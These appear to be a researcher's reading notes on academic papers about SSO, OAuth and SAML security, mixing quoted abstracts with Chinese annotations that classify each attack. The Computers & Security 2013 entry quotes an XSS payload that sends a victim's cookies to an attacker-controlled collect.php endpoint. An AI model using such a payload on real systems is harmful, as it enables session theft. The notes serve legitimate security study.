###### 24 Signing Me onto Your Accounts through Facebook and Google: a Traffic-Guided Security Study of Commercially Deployed Single-Sign-On Web Services *SP 2012*

Abstract— With the boom of software-as-a-service and social networking, web-based single sign-on (SSO) schemes are being deployed by more and more commercial websites to safeguard many web resources. Despite prior research in formal verification, little has been done to analyze the security quality of SSO schemes that are commercially deployed in the real world. Such an analysis faces unique technical challenges, including lack of access to well-documented protocols and code, and the complexity brought in by the rich browser elements (script, Flash, etc.). In this paper, we report the first “field study” on popular web SSO systems. In every studied case, we focused on the actual web traffic going through the browser, and used an algorithm to recover important semantic

information and identify potential exploit opportunities. Such opportunities guided us to the discoveries of real flaws. In this study, we discovered 8 serious logic flaws in high-profile ID providers and relying party websites, such as OpenID (including Google ID and PayPal Access), Facebook, JanRain, Freelancer, FarmVille, Sears.com, etc. Every flaw allows an attacker to sign in as the victim user. We reported our findings to affected companies, and received their acknowledgements in various ways. All the reported flaws, except those discovered very recently, have been fixed. This study shows that the overall security quality of SSO deployments seems worrisome. We hope that the SSO community conducts a study similar to ours, but in a larger scale, to better understand to what extent SSO is insecurely deployed and how to respond to the situation

integrity; confidentiality 使受害者的RP关联攻击者IdP账户

an automated black-box test on the HTTP messages (browser relayed messages, BRM)


1. GoogleID: IdP签名的内容是由RP要求的内容指定的，但是IdP并不保证对RP要求的所有内容进行签名；IdP签名的内容是由RP要求的内容指定的，但是IdP并不保证对RP要求的所有内容进行签名。 ***integrity***
2. Facebook：攻击者是Facebook的某个RP，然后修改app\_Id窃取目标RP的token。这个窃取发生在浏览器中。***confidentiality***

###### 23 On Breaking SAML: Be Whoever You Want to Be USENIX 2012

The Security Assertion Markup Language (SAML) is a widely adopted language for making security statements about subjects. It is a critical component for the development of federated identity deployments and Single SignOn scenarios. In order to protect integrity and authenticity of the exchanged SAML assertions, the XML Signature standard is applied. However, the signature verification algorithm is much more complex than in traditional signature formats like PKCS#7. The integrity protection can thus be successfully circumvented by application of different XML Signature specific attacks, under a weak adversarial model. In this paper we describe an in-depth analysis of 14 major SAML frameworks and show that 11 of them, including Salesforce, Shibboleth, and IBM XS40, have critical XML Signature wrapping (XSW) vulnerabilities. Based on our analysis, we developed an automated penetration testing tool for XSW in SAML frameworks. Its feasibility was proven by additional discovery of a new XSW variant. We propose the first framework to analyze such attacks, which is based on the information flow between two components of the Relying Party. Surprisingly, this analysis also yields efficient and practical countermeasures.

**Integrity**

###### 25 An authentication flaw in browser-based single sign-on protocols: Impact and remediations *Computers & Security 2013*

In this paper we show that extreme care is required for specifying and implementing the prototypical browser-based SSO use case. We show that the main emerging SSO protocols, namely SAML SSO and OpenID, suffer from an authentication flaw that allows a malicious service provider to hijack a client authentication attempt or force the latter to access a resource without its consent or intention. This may have serious consequences, as evidenced by a Cross-Site Scripting attack that we have identified in the SAML-based SSO for Google Apps and in the SSO available in Novell Access Manager v.3.1. For instance, the attack allowed a malicious web server to impersonate a user on any Google application. We also describe solutions that can be used to mitigate and even solve the problem. 

This simulates a redirection by setting the value of the browser variable window.location to URI and forcing the browser to reload the page. Notice that since the value of URI is embedded into the HTML page, it will be evaluated by the JavaScript interpreter. As already mentioned in Section 3, this means that if URI contains some malicious code, e.g. javascript:window.open (

‘http://i/collect.php?cookies’¼ t document.cookie

)

then the cookies of C for the SP domain are sent to a web server under control of the intruder.


攻击的本质是c访问sp的identity proof被泄露给i；当然实际上更复杂点，用户访问的是i，而i假冒用户申请sp，从而c发给sp的identity proof本身是用于c和i之间的会话，SP把相应的内容设置正确，但是由于c以为访问的是i，会执行i的代码，从而把c在sp的cookie发送给了i

***Confidentiality***

###### 26 SSOScan: Automated testing of web applications for single sign-on vulnerabilities *USENIX 2014*

Correctly integrating third-party services into web applications is challenging, and mistakes can have grave consequences when third-party services are used for security-critical tasks such as authentication and authorization. Developers often misunderstand integration requirements and make critical mistakes when integrating services such as single sign-on APIs. Since traditional programming techniques are hard to apply to programs running inside black-box web servers, we propose to detect vulnerabilities by probing behaviors of the system. This paper describes the design and implementation of SSOScan, an automatic vulnerability checker for applications using Facebook Single Sign-On (SSO) APIs. We used SSOScan to study the twenty thousand top-ranked websites for five SSO vulnerabilities. Of the 1660 sites in our study that employ Facebook SSO, over 20% were found to suffer from at least one serious vulnerability.

Access token misuse: This vulnerability stems from confusion about authentication and authorization. In OAuth 2.0, an access token is intended for authorization purposes only because it is not tied to any specific application. ***RP designation***




User OAuth credentials leak User OAuth credentials leak. The last two vulnerabilities both leak a user’s OAuth credentials. When the Facebook OAuth landing page contains third-party content,

requests to retrieve those contents will automatically include OAuth credentials in the referer header, which leaks them to the third-party.  ***Confidentiality***

###### 27 Vulnerability assessment of oauth implementations in android applications *Annual Computer Security Applications Conference 2015*

Enforcing security on various implementations of OAuth in Android apps should consider a wide range of issues comprehensively. OAuth implementations in Android apps differ from the recommended specification due to the provider and platform factors, and the varied implementations often become vulnerable. Current vulnerability assessments on these OAuth implementations are ad hoc and lack a systematic manner. As a result, insecure OAuth implementations are still widely used and the situation is far from optimistic in many mobile app ecosystems. To address this problem, we propose a systematic vulnerability assessment framework for OAuth implementations on Android platform. Different from traditional OAuth security analyses that are experiential with a restrictive three party model, our proposed framework utilizes an systematic security assessing methodology that adopts a five-party, three-stage model to detect typical vulnerabilities of popular OAuth implementations in Android apps. Based on this framework, a comprehensive investigation on vulnerable OAuth implementations is conducted at the level of an entire mobile app ecosystem. The investigation studies the Chinese mainland mobile app markets (e.g., Baidu App Store, Tencent, Anzhi) that covers 15 mainstream OAuth service providers. Top 100 relevant relying party apps (RP apps) are thoroughly assessed to detect vulnerable OAuth implementations, and we further perform an empirical study of over 4,000 apps to validate how frequently developers misuse the OAuth protocol. The results demonstrate that 86.2% of the apps incorporating OAuth services are vulnerable, and this ratio of Chinese mainland Android app market is much higher than that (58.7%) of Google Play.

the user-agents on the Web platform and the Android platform are different. On the Web platform, a user agent is typically a web browser. But on the Android platform, there exist various user-agents includingWebView, IdP app as well as a system browser. If an RP app uses Web-View as the user-agent to perform OAuth authentication or authorization, it could neither provide the isolation between the user-agent and RP required by OAuth, nor verify the identity of the RP app. Another case is that previous researches rarely consider the validation of the identity of an IdP app when it plays the role of a user-agent, the IdP app installed in the user’s smartphone can be a repackaged malicious app downloaded from an untrustful third-party market.



OAuth needs a user-agent to help implement the HTTP redirection mechanism [11], which directs a user to the IdP or returns OAuth credentials (e.g., authorization code or access token) back to the RP. A user-agent displays authentication and authorization pages to users, and deliver messages between RP and SP. In the web environment, browsers can accomplish the redirection

by handling HTTP 302 status code, they also provide isolation between the RP and the user-agent to protect user credentials. However, it is infeasible for the user-agents on the mobile platforms to perform the same redirection. There are three types of user-agent in Android: embedded Web-

View in RP app, SP app and system browser, which vary a lot from the traditional user-agent (i.e., web browser) on the Web. The hosted RP app can control it by calling the methods loadUrl, setJavaScriptEnabled, addJavascriptInterface, etc, which may compromise the security of OAuth.


**User-agent hijacking**: WhenWebView is used as the useragent, a malicious RP app can hijack the hosted Web-View to launch attacks on user authentication and app authorization [13]. The attacker is capable of stealing any information submitted by the user in theWebView and modifying information displayed in the WebView. When the SP app plays the role of a user-agent, a malicious SP app (e.g, a repackaged one downloaded from an untrustful market) has the access to all the information it receives and forwards, including username/password, authorization code, access token, refresh token, etc.

1. WebSSO中有browser来完成，2. Mobile SSO中，system browser和webview无法识别RP、IdP App可能被重打包。

***Confidentiality***

###### 28 The Achilles heel of OAuth A multi-platform study of oauth-based authentication *ACSAC 2016*

In this paper, we analyze how popular applications on the Web, Android and iOS platform authenticate users with OAuth. Our approach is to dissect the traffic from an attacker’s perspective to recover the authentication mechanisms employed by the apps and identify exploitable vulnerabilities. The results show that OAuth-based authentication mechanisms employed by these applications lack sufficient verification and suffer from many vulnerabilities. Closer examination reveals that developers have different tendencies to authenticate users with OAuth on different platforms, and 32.9%, 47.1% and 41.6% of the analyzed mechanisms on the three platforms are vulnerable. We then categorize the root causes of these vulnerabilities and make practical recommendations for developers to help design and implement robust authentication mechanisms with OAuth.



***Confidentiality*** （V1,V3）; ***integrity*** （V2 Enforce authenticator integrity protection: One reason the OAuth-based authentication mechanisms are vulnerable to the impersonation attack is that the integrity of authenticators is compromised by attackers.）; ***Receiver designation***（V5 Bearer token）

###### 29 Model-based security testing: An empirical study on oauth 2.0 Implementations *AsiaCCS 2016*

In this work, we propose an adaptive model-based testing framework to perform automated, large-scale security assessments for OAuth 2.0 implementations in practice. Key advantages of our approach include (1) its ability to identify existing vulnerabilities and discover new ones in an automated manner; (2) improved testing coverage as all possible execution paths within the scope of the model will be checked and (3) its ability to cater for the implementation differences of practical OAuth systems/ applications, which enables the analyst to offload the manual efforts for large-scale testing of OAuth implementations. We have designed and implemented OAuthTester to realize our proposed framework. Using OAuthTester, we examine the implementations of 4 major Identity Providers as well as 500 top-ranked US and Chinese websites which use the OAuth-based Single-Sign-On service provided by the formers. Our empirical findings demonstrate the efficacy of adaptive model-based testing on OAuth 2.0 deployments at scale. More importantly, OAuthTester not only manages to rediscover various existing vulnerabilities but also identify several previously unknown security flaws and new exploits for a large number of real-world applications implementing OAuth 2.0.

Discovered Vulnerability 1: Misuse of the STATE Parameter an attacker can then launch a CSRF attack7, which can lead to at least two problems. The first one is the so-called “Login CSRF" [6], which allows an attacker to log the victim into an application as the attacker. ***User identification*** it can also result in account hijacking, i.e., an attacker can log into the application as the victim. ***Confidentiality***

Discovered Vulnerability 2: Amplification Attack via Dual-Role IdPs

Firstly, Jing [24] shows that an attacker can obtain the victim’s code by the covert (open) redirect attack. ***Confidentiality***

Alice may bind the attacker’s account on the dual-role IdP to her own application account. ***？？***

Discovered Vulnerability 3: Failure to Revoke Authorization 第二次授权的情况下不向用户显示授权申请


New Discoveries on the Failure to Adopt TLS Protection ***Confidentiality***

###### 30 Do not trust ¨ me: Using malicious idps for analyzing and attacking single sign-on *EuroS&P 2016*

Single Sign-On (SSO) systems simplify login procedures by using an Identity Provider (IdP) to issue authentication tokens which can be consumed by Service Providers (SPs). Traditionally, IdPs are modeled as trusted third parties. This is reasonable for SSO systems like Kerberos, MS Passport and SAML, where each SP explicitely specifies which IdP he trusts. However, in open systems like OpenID and OpenID Connect, each user may set up his own IdP, and a discovery phase is added to the protocol flow. Thus it is easy for an attacker to set up its own IdP. In this paper we use a novel approach for analyzing SSO authentication schemes by introducing a malicious IdP. With this approach we evaluate one of the most popular and widely deployed SSO protocols – OpenID. We found four novel attack classes on OpenID, which were not covered by previous research, and show their applicability to real-life implementations. As a result, we were able to compromise 11 out of 16 existing OpenID implementations like Sourceforge, Drupal and ownCloud. We automated discovery of these attacks in a open source tool OpenID Attacker, which additionally allows fine-granular testing of all parameters in OpenID implementations. Our research helps to better understand the message flow in the OpenID protocol, trust assumptions in the different components of the system, and implementation issues in OpenID components. It is applicable to other SSO systems like OpenID Connect and SAML. All OpenID implementations have been informed about their vulnerabilities and we supported them in fixing the issues

Token Recipient Confusion

签发给attacker的token可以在其他RP使用 ***Receiver designation***



Key Confusion


The goal of the attacker is to force the target SP to use a key of the attacker’s choice to verify a (forged) token t∗. ***Integrity***

ID Spoofing

Its goal is to create a token t∗ containing the victim’s identity (URL.IDV) by using the attacker’s IdP. It is successful if the target SP accepts t∗. ***Integrity***

Discovery Spoofing

本质是实现构造在RP有效的victim的identity proof ***integrity***



###### Hardening the oauth-webview implementations in android applications by re-factoring the chromium library *CIC 2016*

Today, the Open Standard for Authorization (OAuth) is widely used by many service providers such as Google, Github, and Facebook. The OAuth-WebView implementation is the most widely used approach despite explicit warnings to the developers of its security and privacy risks. Previous researches have discussed these risks and proposed solutions that mandate numerous implementation’s changes and/or do not assume strong attacking assumptions. In this work, we introduce SecureOAuth, a whitelist access control protection framework for the Android platform. SecureOAuth is composed of: Android library modifications, service creation, and system app creation. We have implemented a prototype of the SecureOAuth framework and evaluated it on performance and memory overhead. We also showcase examples of security threats that this framework counters. The framework hardens the OAuth-WebView implementation with bounded overhead while keeping the user’s involvement to minimum. Moreover, the framework requires no implementations’ changes and it assumes attackers with advanced and expert skill levels.

Compromising the Confidentiality: Obtaining Users’ Credentials.

This capability gives the mobile app the power to intercept any URL loading into the WebView; hence, it can change it or modify it. Therefore, one possible attack is to obtain the user’s credentials during the authentication phase. ***Confidentiality***

Compromising the Integrity: Manipulating the Authorization Page

A malicious developer via her/his mobile app can trick the user into incorrectly interpreting the level of access requested by the app. ***??***

###### 31 Sok: Single sign-on security - an evaluation of openid connect *EuroS&P 2017*

OpenID Connect is the OAuth 2.0-based replacement for OpenID 2.0 (OpenID) and one of the most important Single Sign-On (SSO) protocols used for delegated authentication. It is used by companies like Amazon, Google, Microsoft, and PayPal. In this paper, we systematically analyze wellknown attacks on SSO protocols and adapt these on OpenID Connect. We additionally introduce two novel attacks on OpenID Connect, Identity Provider Confusion and Malicious Endpoints Attack abusing lacks in the current specification and breaking the security goals of the protocol. We communicated these attacks in 2014 with the authors of the OpenID Connect specification and helped to develop a fix (currently an RFC Draft). We categorize the described attacks in two classes: Single-Phase Attacks abusing a lack of a single security check and Cross-Phase Attacks requiring a complex attack setup and manipulating multiple messages distributed across the whole protocol workflow. We provide an evaluation of officially referenced OpenID Connect libraries and find 75% of them vulnerable to at least one Single-Phase Attack. All libraries are susceptible Cross-Phase Attacks which is not surprising since the attacks abuse a logic flaw in the protocol and not an implementation error. We reported the found vulnerabilities to the developers and helped them to fix the issues. We address the existing problems in a Practical Offensive Evaluation of Single Sign-On Services (PrOfESSOS). PrOfESSOS is our open source implementation for fully automated Evaluation-as-a-Service for SSO. PrOfESSOS introduces a generic approach to improve the security of OpenID Connect implementations by systematically detecting vulnerabilities. In collaboration with the IETF OAuth and OpenID Connect working group, we integrate PrOfESSOS into the OpenID Connect certification process.

ID Spoofing

与 **Do not trust ¨ me: Using malicious idps for analyzing and attacking single sign-on**

***Integrity*** 相同

Wrong Recipient

The idea of the Wrong Recipient attack is that an attacker acting as a malicious SP receives SSO tokens from different users. Behind the scenes he tries to redeem these tokens on other SPs and thus get unauthorized access on different accounts. ***Receiver designation***

Signature Bypass

Signature Bypass attacks evade this integrity protection and enable the modification of any content within the SSO token.  ***Integrity***

IdP Confusion

RP 使用code换取access token时，将code发送给攻击者的server，导致攻击者使用code以victim的身份登录RP. ***Confidentiality***

Broken End-User Authentication

The attacker receives a valid code and client\_id/client\_secret. Thus, he is authorized to access End-User’s resources on the IdP, retrieve a valid id\_token, and can impersonate the SP. ***Confidentiality***

###### 32 Vetting single sign-on SDK implementations via symbolic reasoning *USENIX Security 2018*

Encouraged by the rapid adoption of Single Sign-On (SSO) technology in web services, mainstream identity providers, such as Facebook and Google, have developed Software Development Kits (SDKs) to facilitate the implementation of SSO for 3rd-party application developers. These SDKs have become a critical foundation for web services. Despite its importance, little effort has been devoted to a systematic testing on the implementations of SSO SDKs, especially in the public domain. In this paper, we design and implement S3KVetter (Single-Sign-on SdK Vetter), an automated, efficient testing tool, to check the logical correctness and identify vulnerabilities of SSO SDKs. To demonstrate the efficacy of S3KVetter, we apply it to test ten popular SSO SDKs which enjoy millions of downloads by application developers. Among these carefully engineered SDKs, S3KVetter has surprisingly discovered 7 classes of logic flaws, 4 of which were previously unknown. These vulnerabilities can lead to severe consequences, ranging from the sniffing of user activities to the hijacking of user accounts

Access token Injection

Token没有和指定的RP绑定

For any RP using a SDK with the “access token injection” vulnerability, an attacker can remotely inject any access token of her choice to the vulnerable RP. As a result, as long as the attacker can obtain a valid (but different) access token of Alice (e.g., by luring Alice to login to a malicious RP controlled by the attacker), the attacker can log into the vulnerable RP as Alice. ***receiver designation***

Refresh token Injection


与上一个类似

Use-before-assignment of state variable

允许了CSRF攻击（making CSRF attack possible again）***Confidentiality； user identification***

Bypass MAC key protection

设计上要求identity proof通过code与RP实现绑定，但是实际上只要拥有victim的access token（不与RP绑定），就能构造出在任意RP有效的identity proof




***integrity*** （***receiver designation？***）

###### 33 Breaking and fixing mobile app authentication with oauth2.0-based protocols *ACNS 2017*

Although the OAuth2.0 protocol was originally designed to serve the authorization need for websites, mainstream identity providers like Google and Facebook have made significant changes on this protocol to support authentication for mobile apps. Prior research mainly focuses on how the features of mobile operating systems can affect the OAuth security. However, little has been done to analyze whether these significant modifications of the protocol call-flow can be well understood and implemented by app developers. Towards this end, we report a field-study on the Android OAuth2.0-based single-sign-on systems. In particular, we perform an in-depth static code analysis on three identity provider apps including Facebook, Google and Sina as well as their official SDKs to understand their OAuth-related transactions. We then dynamically test 600 top-ranked US and Chinese Android apps. Apart from various types of existing vulnerabilities, we also discover three previously unknown security flaws among these first-tier identity providers and a large number of popular 3rd-party apps. For example, 41% apps under study are susceptible to a newly discovered profile attack, which unlike prior works, enables remote account hijacking without any need to trick or interact with the victim. The prevalence of vulnerabilities further motivates us to propose/implement an alternative, fool-proof OAuth SDK for one of the affected IdPs to automatically prevent from these vulnerabilities. To facilitate the adoption of our proposed fixes, our solution requires minimal code changes by the 3rd-party-developers of the affected mobile apps.

使用错误的identity proof或者绕过RP验证



***Integrity***;

Inconsistent RP App Identity for the User

RP app伪装成其他app获取token. ***Confidentiality***

Treat the IdP App as a Special RP

破坏IdP app的安全性

###### 34 MoSSOT: An automated blackbox tester for single sign-on vulnerabilities in mobile applications *AsiaCCS 2019*

Mobile applications today increasingly integrate Single Sign-On (SSO) into their account management mechanisms. Unfortunately, the involved multi-party protocol, i.e., OAuth 2.0, was originally designed to serve websites for authorization purpose. Due to the complexity of the adapted protocol, a large number of insecure SSO implementations still exist in the wild. Although the security testing for real-world SSO deployments has attracted considerable attention in recent years , existing work either focuses on websites or relies on the manual discovery of specific and previously-known vulnerabilities. In the paper, we design and implement MoSSOT (Mobile SSO Tester), an automated blackbox security testing tool for Android applications utilizing the SSO services from three mainstream service providers. The tool detects the vulnerabilities within the practical SSO implementations by fuzzing related network messages. We used MoSSOT to examine over 500 first-tier third-party Android applications from US and Chinese app markets. According to the test result, around 72% of the tested applications incorrectly implement SSO and are thus vulnerable. Besides, our test identifies an unknown vulnerability as well as a new variant, in addition to four known ones. The vulnerabilities enable the attacker to illegally log into the mobile applications as the victims or gain access to the protected resources. MoSSOT has been released as an open-source project

Access Token Replacement

Token与RP无绑定 ***receiver designation***

code or access token Disclosure

窃取token或者code ***Confidentiality***

App Secret Disclosure

客户端逻辑，只曝露secret不会破坏安全性

Augmented Token Replacement

提供token与RP的绑定，但是可以被绕过， the attacker can extract the associated user information of victims from the IdP directly with either the stolen (i.e., network attacker) or obtained (i.e., malicious RP attacker) token, e.g., replaying Step 7 in Fig. 1. Consequently, the attacker can inject both the token and its corresponding user information in his own session ***receiver designation***

Profile Vulnerability

缺少用户明确授权，泄露用户的隐私数据

###### 35 OAuth demystified for mobile application developers *CCS 2014*

OAuth has become a highly influential protocol due to its swift and wide adoption in the industry. The initial objective of the protocol was specific: it serves the authorization needs for websites. What motivates our work is the realization that the protocol has been significantly repurposed and re-targeted over the years: (1) all major identity providers, e.g., Facebook, Google and Microsoft, have re-purposed OAuth for user authentication; (2) developers have re-targeted OAuth to the mobile platforms, in addition to the traditional web platform. Therefore, we believe that it is necessary and timely to conduct an in-depth study to demystify OAuth for mobile application developers. Our work consists of two pillars: (1) an in-house study of the OAuth protocol documentation that aims to identify what might be ambiguous or unspecified for mobile developers; (2) a field-study of over 600 popular mobile applications that highlights how well developers fulfill the authentication and authorization goals in practice. The result is really worrisome: among the 149 applications that use OAuth, 89 of them (59.7%) were incorrectly implemented and thus vulnerable. In the paper, we pinpoint the key portions in each OAuth protocol flow that are security critical, but are confusing or unspecified for mobile application developers. We then show several representative cases to concretely explain how real implementations fell into these pitfalls. Our findings have been communicated to vendors of the vulnerable applications. Most vendors positively confirmed the issues, and some have applied fixes. We summarize lessons learned from the study, hoping to provoke further thoughts about clear guidelines for OAuth usage in mobile applications.

Client-side protocol logic

When OAuth is used for authentication, **the user’s device must not be trusted**. This rule has two implications. First, the relying party must refrain from bundling any security related protocol logic (e.g., security checks) or any sensitive information (e.g., the application secret) into its own mobile application. Second, the relying party must assume that the attacker could tamper with any data sent from the user’s device. ***Integrity***

Using authorization flows for authentication

Token与RP不绑定 ***Receiver designation***

Handling redirection in mobile applications

移动端（ios）无法验证token接收者身份 ***Confidentiality***

Inventing home-brewed protocol flows

Attacker从使用webview的IdP中窃取token ***Confidentiality***

###### Attacks on webview in the android system *ACSAC 2011*

WebView is an essential component in both Android and iOS platforms, enabling smartphone and tablet apps to embed a simple but powerful browser inside them. To achieve a better interaction between apps and their embedded\browsers", WebView provides a number of APIs, allowing code in apps to invoke and be invoked by the JavaScript code within the web pages, intercept their events, and modify those events. Using these features, apps can become customized \browsers" for their intended web applications. Currently, in the Android market, 86 percent of the top 20 most downloaded apps in 10 diverse categories use WebView. The design of WebView changes the landscape of the Web, especially from the security perspective. Two essential pieces of the Web’s security infrastructure are weakened if WebView and its APIs are used: the Trusted Computing Base (TCB) at the client side, and the sandbox protection implemented by browsers. As results, many attacks can be launched either against apps or by them. The objective of this paper is to present these attacks, analyze their fundamental causes, and discuss potential solutions.

恶意应用可以监控webview中的数据，窃取token等

From apps to web pages, apps can invoke JavaScript code within web pages or insert their own JavaScript code into web pages; apps can also monitor and intercept the events occurred within web pages, and respond to them. From web pages to apps, apps can register interfaces to WebView, so JavaScript code in the embedded web pages can invoke these interfaces. ***Confidentiality***

###### 56 Formal analysis of a single sign-on protocol implementation for android *ICECCS 2015*

As the boom of social networking, Single Sign-On (SSO) services developed by major commercial service providers like Facebook, Google and Twitter, have been widely used by web-based service providers as an alternative authentication scheme. Despite rich research has focused on browser-based web applications, little has been conducted on the implementation of SSO on mobile platforms. However, we reveal that due to the fundamental difference of isolation mechanism in mobile OS and applications from the origin-based isolation in browsers, the SSO encounters a novel attack surface and adversarial models. We perform the first formal analysis on the implementation of the most widely used SSO service–Facebook Login. Our study takes as input the available implementation and dynamic execution traces of Facebook SDK for Android, from which we abstract the implementation-level protocol. The protocol is then modeled in typed Pi-calculus, and automatically checked against the mobile platform specific attack models in a protocol verifier Proverif. Our study has successfully identified a major vulnerability, which allows an attacker to steal authentication credentials from victims and log into their Facebook accounts.

获得facebook的cookie

###### 52 Discovering Concrete Attacks on Website Authorization by Formal Analysis *CSF 2012*

Social sign-on and social sharing are becoming an ever more popular feature of web applications. This success is largely due to the APIs and support offered by prominent social networks, such as Facebook, Twitter, and Google, on the basis of new open standards such as the OAuth 2.0 authorization protocol. A formal analysis of these protocols must account for malicious websites and common web application vulnerabilities, such as cross-site request forgery and open redirectors. We model several configurations of the OAuth 2.0 protocol in the applied pi-calculus and verify them using ProVerif. Our models rely on WebSpi, a new library for modeling web applications and web-based attackers that is designed to help discover concrete website attacks. Our approach is validated by finding dozens of previously unknown vulnerabilities in popular websites such as Yahoo and WordPress, when they connect to social networks such as Twitter and Facebook.

Social CSRF attacks against OAuth 2.0

***User identification; Confidentiality***

Token redirection attacks against OAuth 2.0

All of these attacks involve manipulations of the redirect uri, and rely on the existence of an open redirector on the client. Attacker通过控制redirect uri实现窃取token ***Confidentiality***

###### Security issues in OAuth 2.0 SSO implementations *ISC 2014*

